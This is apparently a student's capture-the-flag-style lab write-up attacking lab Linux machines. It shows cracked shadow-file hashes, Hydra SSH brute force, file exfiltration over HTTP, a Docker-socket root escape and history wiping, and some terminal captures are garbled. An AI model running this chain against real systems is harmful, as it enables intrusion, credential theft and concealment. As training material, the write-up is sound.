

## Lab 5.1.2 Linux OS Attacks

Sunday, July 30, 2023 4:15 AM

### #Part A:

Steps followed.

### #Part B:

Obtained passwd and shadow file from Metasploitable machine (172.20.50.54)

#### Passwd file:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Captures]
$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

#### Shadow File:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Captures]
$ cat shadow
root:$1$5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:18806:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$UX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$2ZVMS4K$R9XKi.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$N10Zj2c$Rt//zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw351.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$ESu9rxH$0.03G93DGoXiiQKpMugZ0:14699:0:99999:7:::
service:$1$K3ue7Z$7GxEldUpR50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd*:14727:0:99999:7:::
statd*:15474:0:99999:7:::
```

### #Part C:

Using hashcat to crack the MD5 Hashes on Metasploitable machine (172.20.50.54)

#Root Hash Cracked:  
notmypassword

```
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$ hashcat -m 500 -a 0 /home/cyber/Desktop/Work/Hash/test.txt /usr/share/wordlists/rockshort.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.40GHz, 5814/5878 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockshort.txt
* Passwords.: 250005
* Bytes.....: 2073947
* Keyspace..: 250005

Approaching final keyspace - workload adjusted.


$1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1:notmypassword

Session.....: hashcat
Status.....: Cracked
Hash.Name....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target...: $1$n5pG2Lh3$FeZD0ir9HRGHUJZwPPAgX1
Time.Started...: Mon Jul 31 03:45:22 2023 (19 secs)
Time.Estimated.: Mon Jul 31 03:45:41 2023 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 12523 H/s (4.50ms) @ Acel:64 Loops:250 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 250005/250005 (100.00%)
Rejected.....: 0/250005 (0.00%)
Restore.Point...: 249856/250005 (99.94%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1...: andreeab → notmypassword

Started: Mon Jul 31 03:44:42 2023
Stopped: Mon Jul 31 03:45:43 2023

(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Hash]
└─$
```

#Hashes cracked for other users discovered:



```
~./Desktop/Work/Hash/5.1.2.txt - Mousepad
File Edit Search View Document Help
File Open Save Print Close Find Replace
1 #sys
2 $1$fUX6BPot$Miyc3Up0zQJqz4s5wFD9l0
3
4 #klog
5 $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
6
7 #msfadmin
8 $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
9
10 #postgres
11 $$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/
12
13 #user
14 $1$HESu9xrH$k.o3G93DGoXiiQKkPmUgZ0
15
16 #service
17 $1$KR3ue7JZ$7GxEELDUpv50hp6cjZ3Bu//
18
```

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Hash]
└ $ hashcat -m 500 -a 0 /home/cyber/Desktop/Work/Hash/5.1.2.txt /usr/share/wordlists/rockshort.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2680 v4 @ 2.40GHz, 5814/5878 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 1 (#sys): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 4 (#klog): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 7 (#msfadmin): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 10 (#postgres): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 13 (#user): Separator unmatched
Hashfile '/home/cyber/Desktop/Work/Hash/5.1.2.txt' on line 16 (#service): Separator unmatched
Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockshort.txt
* Passwords.: 250005
* Bytes.....: 2073947
* Keyspace..: 250005

$1$fUX6BPOT$Miyc3Up0zQJqz4s5wFD9l0:batman
$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$kr3ue7J$7gxEldupr50hp6cjZ3Bu//:service
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Name....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target...: /home/cyber/Desktop/Work/Hash/5.1.2.txt
Time.Started...: Mon Jul 31 03:58:09 2023 (55 secs)
Time.Estimated...: Mon Jul 31 03:59:04 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 13703 H/s (3.58ms) @ Accel:128 Loops:125 Thr:1 Vec:8
Recovered.....: 3/6 (50.00%) Digests, 3/6 (50.00%) Salts
Progress.....: 1500030/1500030 (100.00%)
Rejected.....: 0/1500030 (0.00%)
Restore.Point...: 250005/250005 (100.00%)
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:875-1000
Candidates.#1...: andreeab → notmypassword

Started: Mon Jul 31 03:58:03 2023
Stopped: Mon Jul 31 03:59:05 2023
```

User: **sys**  
MDS Hash: \$1\$fUX6BPOT\$Miyc3Up0zQJqz4s5wFD9l0  
Cracked Password: **batman**

User: **klog**  
MDS Hash: \$1\$f2ZVMS4K\$R9XkI.CmLdHhdUE3X9jqP0  
Cracked Password: **123456789**

User: **service**  
MDS Hash: \$1\$kr3ue7J\$7gxEldupr50hp6cjZ3Bu//  
Cracked Password: **service**

#Part D:  
Using Hydra to attack the Ubuntu server (172.20.50.50)

Obtained the cjanssen credentials using hydra:

```
[cyber@KaliCharlie2-3:~]
$ sudo hydra -l cjanssen -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh
[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
[Home]
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:18:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 165.00 tries/min, 165 tries in 00:01h, 2342 to do in 00:15h, 16 active
[STATUS] 113.33 tries/min, 340 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50 login: cjanssen password: FlyingMater!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:21:39
```

Obtained the phillips credentials using hydra:

```
[cyber@KaliCharlie2-3:~]
$ sudo hydra -l pphillips -P /usr/share/wordlists/rockhydra.txt 172.20.50.50 ssh
[sudo] password for cyber:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-31 21:47:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2503 login tries (l:1/p:2503), ~157 tries per task
[DATA] attacking ssh://172.20.50.50:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 2327 to do in 00:14h, 16 active
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 2167 to do in 00:20h, 16 active
[22][ssh] host: 172.20.50.50 login: pphillips password: FromTheAshes!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-31 21:51:05
```

User: cjanssen  
 Password: FlyingMater!  
 User: pphillips  
 Password: FromTheAshes!

#Part E:

Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Signed into ssh with cjanssen credentials and set up http server:

```
cjanssen@cyber-ubuntu:~$ cat Charlotte-Secrets
I Love Pizzas
No.. Maybe Later..
cjanssen@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:31:29] "GET /Charlotte-Secrets HTTP/1.1" 200 -
```

#Obtained Charlotte-Secrets file:

```
[cyber@KaliCharlie2-3:~/Desktop/Work/Captures]
$ wget -c "http://172.20.50.50:8080/Charlotte-Secrets"
--2023-07-31 21:31:10-- http://172.20.50.50:8080/Charlotte-Secrets
Connecting to 172.20.50.50:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [application/octet-stream]
Saving to: 'Charlotte-Secrets'

Charlotte-Secrets          100%[=====]   33 --KB/s    in 0s

2023-07-31 21:31:10 (3.08 MB/s) - 'Charlotte-Secrets' saved [33/33]
```

#Part F:

Using SSH to obtain files from the Ubuntu server (172.20.50.50)

#Found a secrets file in pphillips directory:

```
cjanssen@cyber-ubuntu:/home/pphillips$ ls
Phoenix-Secrets  snap
cjanssen@cyber-ubuntu:/home/pphillips$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 02:37:45] "GET /Phoenix-Secrets HTTP/1.1" 200 -
```

#Obtained the Phoenix-Secrets file:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Captures]
└─$ wget -c "http://172.20.50.50:8080/Phoenix-Secrets"
--2023-07-31 21:37:26-- http://172.20.50.50:8080/Phoenix-Secrets
Connecting to 172.20.50.50:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 65 [application/octet-stream]
Saving to: 'Phoenix-Secrets'

Phoenix-Secrets          100%[=====]   65 --KB/s    in 0s

2023-07-31 21:37:26 (6.07 MB/s) - 'Phoenix-Secrets' saved [65/65]
```

#Part G:

Set up HTTP server on kali:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Hash]
└─$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
```

#Part H:

Privilege Escalation against Docker:

Sent over linPEAS.sh file to the 172.20.50.50:

```
pphillips@cyber-ubuntu:~$ wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
pphillips@cyber-ubuntu:~$ ls
linPEAS.sh Phoenix-Secrets  snap  utfile
pphillips@cyber-ubuntu:~$
```

Grep carrots file that was made:

```
pphillips@cyber-ubuntu:~$ grep -i docker carrots.txt
User & Groups: uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
/dev/loop2           132M 132M     0 100% /snap/docker/796
/snap/bin/docker
[+] Any running containers? ..... Yes docker(2)
Running Docker Containers
56e5c1d263f2      mpepping/cyberchef    "/docker-entrypoint..."  22 months ago      Up 6 months      0.0.0.0:8000→8000/tcp, 8080/tcp  chef
5fe4e2497738     bkimminich/juice-shop  "/docker-entrypoint.s..."  22 months ago      Up 6 months      0.0.0.0:3000→3000/tcp  juice
/snap/bin/docker
root      876 0.1 2.1 1467280 84952 ?      Ssl Jan20 500:46 dockerd --group docker --exec-root=/run/snap.docker --data-root=/var/snap/docker/common/var-lib-docker --pidfile=/run/snap.docker/docker.pid --config-file=/var/snap/docker/796/config/daemon[0].json
root      1147 0.1 1.2 1133084 49436 ?      Ssl Jan20 414:38 _ containerd --config /run/snap.docker/containerd/containerd.toml --log-level error
root      1412 0.0 0.1 110136 6272 ?      Sl Jan20 10:53 _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containerd/daemon[0].io.containerd.runtime.v1.linux/moby/5fe4e24977388d89ff3a8c283db821729a3163519507d68c6acc5e0dcf8afde6 -address /run/snap.docker/containerd/containerd.sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root      1413 0.0 0.1 110136 5524 ?      Sl Jan20 10:35 _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containerd/daemon[0].io.containerd.runtime.v1.linux/moby/5fe5c1d263f229ca490d39640efea0ee11eeee20fe40feed28fe5a813c7f8ea8 -address /run/snap.docker/containerd/containerd.sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root      1394 0.0 0.0 478580 2896 ?      Sl Jan20 0:17 _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 3000 -container-ip 172.17.0.2 -container-port 3000
root      1406 0.0 0.0 478580 2940 ?      Sl Jan20 0:17 _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8000 -container-ip 172.17.0.3 -container-port 8000
2.9M -rwxr-xr-x 1 root root 2.9M Feb 5 2021 /snap/docker/796/bin/docker-proxy
Docker socket [/var/run/docker.sock] is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Socket /var/run/docker.sock owned by root uses HTTP. Response to /index:
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
172.17.0.0      0.0.0.0      255.255.0.0      U      0      0      0 docker0
172.17.0.3      ether      02:42:ac:11:00:03      C      docker0
172.17.0.2      ether      02:42:ac:11:00:02      C      docker0
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
drwxr-xr-x 2 root root 32 Feb 5 2021 /snap/docker/796/etc/ldap
drwxr-xr-x 2 root root 103 Feb 5 2021 /snap/docker/796/lib/python3.6/site-packages/docker/credentials
[+] Searching docker files (limit 70)
[+] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket
/usr/local/bin/docker.sock.sh
Group docker:
/snap/docker/796/libexec/git-core/git-credential
/snap/docker/796/libexec/git-core/git-credential-cache
/snap/docker/796/libexec/git-core/git-credential-cache-daemon
/snap/docker/796/libexec/git-core/git-credential-store
pphillips@cyber-ubuntu:~$
```

[+] pphillips owns the file!

#Obtained root shell and promoted to bash:

```
pphillips@cyber-ubuntu:~$ docker run -p 8888:8888 -v :/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@124b16d485c0:/#
```

#open a http server in root directory:

```
root@124b16d485c0:/# ls
bin  boot  dev  etc  home  lib  lib64  media  meta  mnt  opt  proc  root  run  sbin  snap  srv  stdout  sys  tmp  usr  var  writable
root@124b16d485c0:/# cd root
root@124b16d485c0:~# ls
dockersock.sh  docksockerr  docksocklog  root-secret.txt  snap
root@124b16d485c0:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...

```

```
#obtained root-secret.txt file:
└── (cyber㉿KaliCharlie2-3) [~/Desktop/Work/Captures] /snap/docker/796/config/daemon/dm.json
$ wget http://172.20.50.8888/root-secret.txt 14:38  ⠄ containerd --config /run/snap.docker/containerd/containerd.toml --log-level error
--2023-07-31 22:26:38-- http://172.20.50.8888/root-secret.txt:14:38  ⠄ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containe
Connecting to 172.20.50.8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31 [text/plain]
Saving to: 'root-secret.txt' [100% 31B/s]
root-secret.txt 478580  2896  ?  100%[=====] 31B/s 0.004s
2023-07-31 22:26:38 (8.13 KB/s) - 'root-secret.txt' saved [31/31] docker://796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8000 -container-ip
-container-port 8000
x-rwx 1 root root 2.9M Feb 5 2021 /snap/docker/796/bin/docker-proxy
└── (cyber㉿KaliCharlie2-3) [~/Desktop/Work/Captures] /krlcks.xyz/linux-unix/privilege-escalation/writable-docker-socket)
$ lsn -l /var/run/docker.sock | xxd -p > /book.hackticks.ayz/linux-unix/privilege-escalation/writable-docker-socket)
Charlotte-Secrets@NMapScan1 NMapScanTZ passwd Phoenix-Secrets root-secret.txt shadow Top-Secert-WWilson.txt Top-Secret.txt
args=163<UR,BROADCAST,UNLISTEN,MULTICAST> in 1580
└── (cyber㉿KaliCharlie2-3) [~/Desktop/Work/Captures] 0 docker 0
$ ll
ether 02:42:ac:11:00:03  C  docker 0
ether 02:42:ac:11:00:02  C  docker 0
: 1000(000000000000) groups=1002(000000000000) 1003(000000000000)
```

#Part I:  
Clean up phase:

```
#open a http server for clean up:
pphillips@cyber-ubuntu:~$ ls
carrots.txt linPEAS.sh Phoenix-Secrets snap utfile
pphillips@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

#Retrieve carrots.txt file from ubuntu machine (172.20.50.50)

```

[✓] bash
pphillips@cyber-ubuntu:~ 
File Actions Edit View Help
# bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
File System
root@124b16d485c0:/# ls
bin boot dev etc home lib lib64 media meta mnt opt proc root run sbin snap srv stdout sys tmp usr var writable
root@124b16d485c0:/# cd root
root@124b16d485c0:~/root#
dockersock.sh docksockerr docksocklog root-secret.txt snap
root@124b16d485c0:~/# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
172.20.50.52 - - [01/Aug/2023 03:26:57] "GET /root-secret.txt HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@124b16d485c0:~/# exit
exit
# exit
pphillips@cyber-ubuntu:~$ ls
carrots.txt linPEAS.sh Phoenix-Secrets snap utfile
pphillips@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.20.50.52 - - [01/Aug/2023 03:33:38] "GET /carrots.txt HTTP/1.1" 200 -
[✓] bash
cyber@KaliCharlie2-3:~/Desktop/Work/Captures
File Actions Edit View Help
(cyber@KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ wget -c http://172.20.50.50:8080/carrots.txt
--2023-07-31 22:33:19-- http://172.20.50.50:8080/carrots.txt
Connecting to 172.20.50.50:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 143379 (140K) [text/plain]
Saving to: 'carrots.txt'

carrots.txt          100%[=====] 140.02K --KB/s   in 0.001s

2023-07-31 22:33:19 (115 MB/s) - 'carrots.txt' saved [143379/143379]

(cyber@KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ ls
carrots.txt Charlotte-Secrets NMapScan1 NMapScanTZ passwd Phoenix-Secrets root-secret.txt shadow Top-Secert-WWilson.txt Top-Secret.txt
(cyber@KaliCharlie2-3)-[~/Desktop/Work/Captures]
$ 

```

#Remove carrots.txt and linPEAS.sh from machine:

```

[✓] bash
pphillips@cyber-ubuntu:~$ ls
carrots.txt linPEAS.sh Phoenix-Secrets snap utfile
pphillips@cyber-ubuntu:~$ rm carrots.txt
pphillips@cyber-ubuntu:~$ rm linPEAS.sh
pphillips@cyber-ubuntu:~$ ls
Phoenix-Secrets snap utfile
pphillips@cyber-ubuntu:~$ 

```

#History clean up:

```

40 cd ..
41 ls
42 cd ..
43 ls
44 cd ..
45 ls
46 cd home
47 cd pphillips
48 ls
49 wget -c "http://172.20.50.51/linPEAS.sh" -outfile "linPEAS.sh"
50 ls
51 chmod +x linPEAS.sh
52 ls
53 ./linPEAS.sh
54 whoami
55 bash -p
56 find / -perm -u=s -type f 2>/dev/null
57 sudo -l
58 ps aux
59 echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
60 find / -perm -u=s -type f 2>/dev/null
61 echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
62 find / -perm -u=s -type f 2>/dev/null
63 ifconfig
64 ping www.google.com
65 apt install nmap
66 sudo apt install nmap
67 su
68 su cyber
69 whoami
70 find / -perm -u=s -type f 2>/dev/null
71 su cyber
72 nmap ! sh
73 cat /etc/gshadow
74 ls -l /etc/gshadow
75 ps
76 docker
77 docker run -v /:/mnt --rm -it alpine chroot /mnt sh
78 ls -l /var/run/docker.sock
79 cd /var/run
80 sudo chmod o+rw docker.sock
81 su cyber
82 history
83 exit
84 ls
85 wget -c "http://172.20.50.52/linPEAS.sh" -outfile "/homepphillips/linPEAS.sh"
86 clear
87 wget -c "http://172.20.50.52/linPEAS.sh"
88 wget -c "http://172.20.50.52:81/linPEAS.sh"
89 wget -c "http://172.20.50.52/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
90 wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
91 clear
92 wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
93 ls
94 chmod +x linPEAS.sh
95 ls
96 ./linPEAS.sh > carrots.txt
97 ls
98 ./linPEAS.sh
99 grep -i docker carrots.txt
100 docker run -p 8888:8888 -v /:/mnt --rm -it alpine chroot /mnt sh
101 ls
102 python3 -m http.server 8080
103 clear
104 ls
105 rm carrots.txt
106 rm linPEAS.sh
107 ls
108 clear
109 history
pphillips@cyber-ubuntu:~$ history -c
pphillips@cyber-ubuntu:~$ █

```

#History removed verification:

```

File Actions Edit View Help
pphillips@cyber-ubuntu:~$ history
1 clear
2 history
pphillips@cyber-ubuntu:~$ █

```

#All files obtained in my remote Kali:

```
(cyber㉿KaliCharlie2-3)~]
$ cd Desktop/Work/Captures
(cyber㉿KaliCharlie2-3)~/Desktop/Work/Captures]
└─ ls
carrots.txt Charlotte-Secrets NMapScan1 NMapScanTZ passwd Phoenix-Secrets root-secret.txt shadow Top-Secert-WWilson.txt Top-Secret.txt
(cyber㉿KaliCharlie2-3)~/Desktop/Work/Captures]
$ ┌─
└─ Home
```